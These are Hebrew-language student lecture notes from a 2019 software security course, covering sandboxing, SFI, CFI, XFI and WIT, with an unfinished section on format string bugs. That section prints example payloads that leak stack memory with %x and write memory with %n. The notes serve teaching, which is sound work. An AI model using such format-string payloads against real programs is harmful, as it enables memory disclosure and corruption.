לחלופין, ניתן לקבל את הקוד בשפת מכונה ולהוסיף את הבדיקות כבר לשפת המכונה (Binary Rewritting)
Wrapper – נעטוף את התוכנית ע"י RM
אפשר אחרת זה שמערכת ההפעלה תעשה את הבדיקות כאשר RM יהיה בתוך הקרנל.



קורס בטיחות תוכנה – סמסטר ב' 2019 מדעי המחשב

נכתב ע"י צבי מינץ , מבוסס על סיכום של שחר דנוס
מייל: zvimints@gmail.com

אז מה עושה תהליך לבטוח?

1. זכרון – כל גישות הזכרון הן "נכונות" : גבולות מערך, גישה לזכרון של תוכניות אחרות וכו'.
2. Control Flow – אבטחה של זרימת השליטה בתוכנית – כל קפיצות התוכנית תהיינה למקומות שבאמת כותב התוכנית המקורי התכוון שנקפוץ אליהם. עושים אנליזה לתוכנית ורואים לאן כל חלק יכול לקפוץ, לאחר מכן צריכים לבדוק בצורה יעילה שכל JMP מתבצע רק למקום שמותר.
3. לא יגע בזכרון השייך לתהליך אחר

דוגמא ל- Reference Monitor היא מערכת ההפעלה.

ACL – מאפשר לתת הרשאות כתיבה וקריאה של קבצים.

TLB – מיפוי כתובות זכרון לוגיות לכתובות זכרון פיזיות. ברגע שיש בקשה של משאב מסויים אז השליטה עובר למערכת ההפעלה ואז מערכת ההפעלה מביאה את הגישה.

זה מביא אותנו ל Tradeoff בין בדיקות לתקשורת – לא נרצה לשלם את התקשורת שכרוכה בזה שמ"ה תעשר את זה , אז נעשה את הבדיקות ע"י התוכנה. אבל אז התוכנה עושה את כל הבדיקות כל פעם (לפני כל JUMP שהוא כמו שצריך וכו') אבל נחסוך את התקשורת של המעבר בין מערכת ההפעלה וחזרה. ונשאלת השאלה מ עדיף ?

חסרון: כל התקשורת בתוך המחשב יקרה מבחינת משאבים

SFI (**Software** Fault Isolation) – **תוכנה** שמבודדת בעיות, אם קורה משהו לא בסדר (למשל חריגה עקב קלט ארוך, דריסה, גישה של תהליך לטווח כתובות אחר) – זה יישאר בתוך התהליך, פתרון זה יותר קל מ-TLB היות ולא צריך לערב את מערכת ההפעלה.

Fault Domains – הקוד וה-Data נמצאים באזור זיכרון אחד (הוא רציף, ואז הביטים העליונים בכתובת הם אותם ביטים כל הזמן) אבל בתוך הקטע הקוד הזה נפריד – כל הגישות יהיו רק לאזור זיכרון אחד והקוד יופרד מה-Data עצמו.
משמש כמו "**SandBox**" – להגדיר שטח.
דוגמא:

$$\boldsymbol{Fault\ Domain = from\ 0x1200\ to\ 0x12FF}$$

- Original code: write x
- Naïve SFI:
  x := x & 00FF
  x := x | 1200
  convert x into an address that lies within the fault domain
  ...
  write x
  What if the code jumps right here?
- Better SFI:
  tmp := x & 00FF
  tmp := tmp | 1200
  write tmp

הדרך השנייה עדיפה כי אם למשהו יש גישה לתוכנית אפשר לדלג על השורות

המטרות שהשגנו:
1. כל הכתיבות הם באזור הזיכרון של התהליך עצמו ולא מחוץ לו.
2. כל הJMP הם לקוד באזור של התהליך ולא מחוצה לו.

סיכום בניים: כדי להריץ קוד שאנחנו לא בוטחים במי שכתב אותו במחשב שלנו נוכל לעשות RM או ארגז חול, בתוך הארכז החול אפשר לשחק וכך מונעים ממנו להשפיע על שאר הדברים שבחוץ, הSandBox משנה את התוכנית המקורית (או ע"י קומפלצייה מחדש או ע"י לקיחת ה Bin Executable וכתיבתו מחדש).

CFI – Control Flow Integrity

המערכת שעשתה את זה באופן מעשי בפעם הראשונה הייתה CFI של Microsoft.
הרעיון הינו בקבלת תוכנית, לבנות Control Flow Graph עבור התוכנית, ולחלק לחלקים שבהם אנו יכולים לרואים מי יכול לקרוא למי. נרצה בזמן ריצת התוכנית לוודא שהקפיצות הן רק לחלקים שכותב התוכנית התכוון.

קורס בטיחות תוכנה – סמסטר ב' 2019 מדעי המחשב

נכתב ע"י צבי מינץ , מבוסס על סיכום של שחר דנוס
מייל: zvimints@gmail.com

אחרי שה-CFI הבין את הגרף, הוא מכניס פקודות נוספות לתוך קוד המקור, שתפקידן לוודא שהן תיינה רק לאזורים אלו. דבר זה יותר חזק מרק Isolation (בידוד) כי מתאפשרות קפיצות רק למקומות שאליהן התכוונו המתכנים המקוריים.

זה עובד באופן הבא:

1. בזמן ריצת התוכנית, לכל העברה של ה-Control בודקים לאן אפשר לקפוץ (מס' המקומות שניתן לקפוץ אליהן הוא סופי)
2. מכניסים ליבלים למקומות הללו וכמניסים קוד שבודק שניתן להכניס רק לאותם ליבלים.


אם יש קפיצה מפונקציה מסויימת ל2 פונקציות שונות, אז נגיד ל2 הפונקציות האלה אותו לייבל.

דוגמאות:

```
int foo(int * array, int size);
int bar(int * array, int size);
sint main() {
        int intarray[50];
        for(int i=0;i<50;i++){scanf("%d", intarray[i]);}
        foo(intarray,50);
        bar(intarray,50);
        return 0;
        }

int foo(int * array, int size)
{
        return array[size-1];
}

int bar(int * array, int size)
{
        return  foo(array,50)+array[size-1];
 }
```




חולשה:

נשים לב כי ל()foo ו ()bar יש אותו לייבל (Label 2), ולכן יש **כמה** אפשריות לחזרה מפונצקיית $foo()$, אפשרות ראשונה היא לחזור ל$main()$ או לחזור ל $bar()$ ולכן זה מאפשר חזרה לא לפי הסדר.

פתרון:


הפתרון לכך הוא להשתמש במחסנית קריאות - "$\boldsymbol{shadow\ call\ stack}$" אשר מטרתה לדעת את הסדר הנכון לחזרה, היות וכתובות החזרה יסודרו במחסנית לפי סדר הקריאה באופן הפוך.



תוכנית:

```
int foo(int * array, int size);
int bar(int * array, int size);
int foo2(int * array);
int foo3(int * array);
int main() {
        int intarray[50];
        for(int i=0;i<50;i++){scanf("%d", intarray[i]);}
        foo(intarray,50);
        bar(intarray,50);
        return 0;
}
int foo(int * array, int size) { return foo2(array)+foo3(array); }
 int bar(int * array, int size) {return foo2(array)+array[size-1]; }
int foo2(int * array) { return array[2];}
int foo3(int * array) { return array[3];}
```

גרף:



חולשה:
ישנן 2 חולשות בגרף זה, חולשה ראשונה היא בדיוק כמו בסעיף הקודם, היות ופונקציית $foo2()$ נקראת גם ע"י פונקציית $foo()$ וגם ע"י פונקציית $bar()$ בעלות אותו $label$ חזרה, ולכן לא נדע לאן לחזר ולפי הסדר הנכון. בנוסף קיימת חולשה נוספת, נשים לב כי פונצקיית $foo()$ קוראת לפונקציית $foo2()$ ו $foo3()$ בעלות אותו לייבל, בנוסף לפונקציית $bar()$ יש גישה לפונקציית $foo2()$ ולכן תיתכן גישה לא חוקית מפונקציית $bar()$ ל-$foo3()$

פתרון:
הפתרון לבעיה הראשונה שציינו הינה שימוש במחסנית קריאות.

על מנת לפתור את הבעיה השנייה, ישנן כמה אופציות.
האופצייה **הראשונה** זה שכפול קוד, והאופצייה **השנייה** היא הוספת תגיות, זאת אומרת במקרה שלנו, נוכל להוסיף תגית נוספת לפונקציית $foo2()$ או ל $foo3()$ ובכך יהיה 2 בדיקות עבור קפיצה לפונקציה, וכך נדע אם יש גישה או לא, בלי הגבלת הכלליות, נוסיף תגית $label$ 6 לפונקציית $foo2()$ ובכך לבצע 2 בדיקות בקפיצה מפונקציית $bar()$.

נכתב ע"י צבי מינץ , מבוסס על סיכום של שחר דנוס
מייל: zvimints@gmail.com

יש בעיה בCFI:
לדוגמא' אם מנקודה A יש קיראה לC ומנקודה B יש קריאה לC או לD ולכן נקבל אפשרות לקפיצה חוקית מA ל-D.

פתרונות:

1. העתקה של הקוד – במקום כל  הזה, ניצור שני העתקים של C: C ו 'C. מבחינת התוכנית זה יהיה בדיוק אותו דבר, אבל הפעם A יקרא לC וB יקרא ל'C. ועכשיו בC נוכל לשים 76 ואז נוכל לעשות את הבדיקה מA לתוך 76. דבר זה יגדיל את גודל התוכנית, אבל זה פתרון יחסית קל.
2. אפשר להשתמש בכמה טאגים, אבל זה ידרוש יותר בדיקות בזמן ריצה.

בעיה נוספת זה שפונקציה F נקראת מA ואז מB. אז לאן נחזור?
פתרון: Shadow Call Stack

CFI – תכונות:

- טוב כנגד התקפות שעושות קפיצצות למקומות שלא תיכנו לעשות אליהם קפיצה.
- לא מונע התקפות כאשר קופצים למקומות שכן לטיגימטי לקפוץ אליהם.
- הוא לא מושלם, אבל קשה לתקוף אותו. הוא מונע קפיצות שהתוכנית המקורית לא הייתה אמור לעשות.

XFI

מערכת משוכללת יותר של CFI. מוסיפים עוד שכבה של הגנה כתוספת ל CFI.
משתמש ב - **CFI** ומוסיף בדיקות ברמת הטעינה, מייצר שתי מחסניות , **בראשונה** הוא שומר את ה-ret קריאות לפונקציות, משתנים מקומיים, ושגיאות. **ובשנייה** שומר את הזיכרון הדינאמי ומערכים.

ולכן לא תיתכן אפשרות לעשות Buffer Overflow לערך חזרה כי הם לא שמורים באותו הזיכרון.

יתרונות ה-XFI:

- הגנה כמו CFI
- מפריד את ה-ret והמשתנים הלוקלים למחסנית בפני עצמה
- הוראות מסוכמות לא יתבצעו

WIT – Write Integrity Test

משתף פיתוח סטטי של כתיבה לזיכרון ביחד עם **CFI** ע"י שימוש בצבעים (מגדיר צבע בעזרת RGB) למעברים או קפיצות לפונקציות , בנוסף מוסיף בדיקות בזמן ריצה.

תהליך ההגנה :

- מגדירים כתיבה לזיכרון בצורה בטוחה.
- כותבים למצביע שנמצא בטווח מסוים.
- בדיקה בזמן ריצה שהצבעים מתאימים.
- נשתמש בצבעים בתור תגיות.
- בנוסף להקיף אובייקט לא בטוח בעזרת קנרית.
- נעטוף פונקציות של הקצאות דינמיות (malloc(),calloc(),free()) בצבע שיגיד שהקצנו זיכרון חדש, לאחר שחרור הזיכרון להחזיר את הצבע ל-0 .
- נרצה גם לעטוף את memcpy() and strcpy() בצבע.

בצביעה זו לא נשתמש בספריות מוכנות, מכיוון שאנחנו רוצים לצבוע עוד לפני תחילת הרצת התוכנית.

מייל: zvimints@gmail.com

Native Client

חסר צריך להשלים

הרצאה 8

איך אפשר להתגבר על רנדומיזציה של המיקום בזכרון? הדרך הטובה היא לקרוא את המקום שמשתנה אחד ולנסות להסיק ממנו איפה נמצאים כל שאר המשתנים. למשל, אם אנו יודעים שמשתנה מסויים רחוק תמיד delta מראש המחסנית ורק ראש המחסנית משתנה אז אפשר לנסות לאתר אותו.

Attacking the Heap

Malloc היא לא פונקציית מערכת, היא קוראת לפונקיית מערכת. בד"כ free לא באמת משחרר את המקום אלא רק בזמן

חסר צריך להשלים

הרצאה 9

Programming Secure Code

חסר צריך להשלים

Format String Bug

חתימה של הפונקצייה:

תזכורת: כאשר קוראים לפונקצייה יש לה זכרון משלה עם Base pointer בבסיס.

```
int printf(const char *format, ...);
```

המשתנה הראשון הוא Format String והשני והלאה הם המשתנים.

ניתן להשתמש בקוד הבא

```
printf(User String);
```

על מנת להשיג מידע הודות הזיכרון וגם כן **לכתוב**.

דוגמאות לשימוש:

```
    printf("%s"); // Prints bytes pointed to by that stack entry
    printf("%d %d %d %d"); // -844634728 -844634712 192 861862592

    printf("%x %x %x %x"); // c187a6b8 c187a6c8 c0 e79efac0 [ Stack
Address in Hex]

    //%08x means that every number should be printed at least 8
characters wide with filling all missing digits with zeros, e.g. for
'1' output will be 00000001
    printf("%08x %08x %08x %08x"); // Same, Formatted hex db6b5248
db6b5258 000000c0 613efac0
```

ניתן לכתוב ע"י שימוש בn%:

n% כותב את כמות התווים אשר נקראה עד עכשיו לזכרון. לדוגמא הקוד הבא ידפיס 5:

```
    int val;
    printf("blah %n",&val);
    printf("val = %d",val);
```

נראה איך אפשר להשתמש בחולשה על מנת לכתוב לזכרון:

לדוגמא ע"י הפקודה **printf("%x|%x|%x|%x|%n)**

בנוסף ניתן לכתוב איזה ערך שאנחנו רוצים ע"י הפקודה:

Printf("%x|%x|%x|%.271u%n");

נכתב ע"י צבי מינץ , מבוסס על סיכום של שחר דנוס
מייל: zvimints@gmail.com

חסר להכניס ערך ספציפי

U - Print decimal `unsigned int`.

חסר צריך להשלים

הרצאה 10

Information Leakage

חסר צריך להשלים

הרצאה 11

VMS Advanced

חסר צריך להשלים

הרצאה 12

Writing Secure Code

חסר צריך להשלים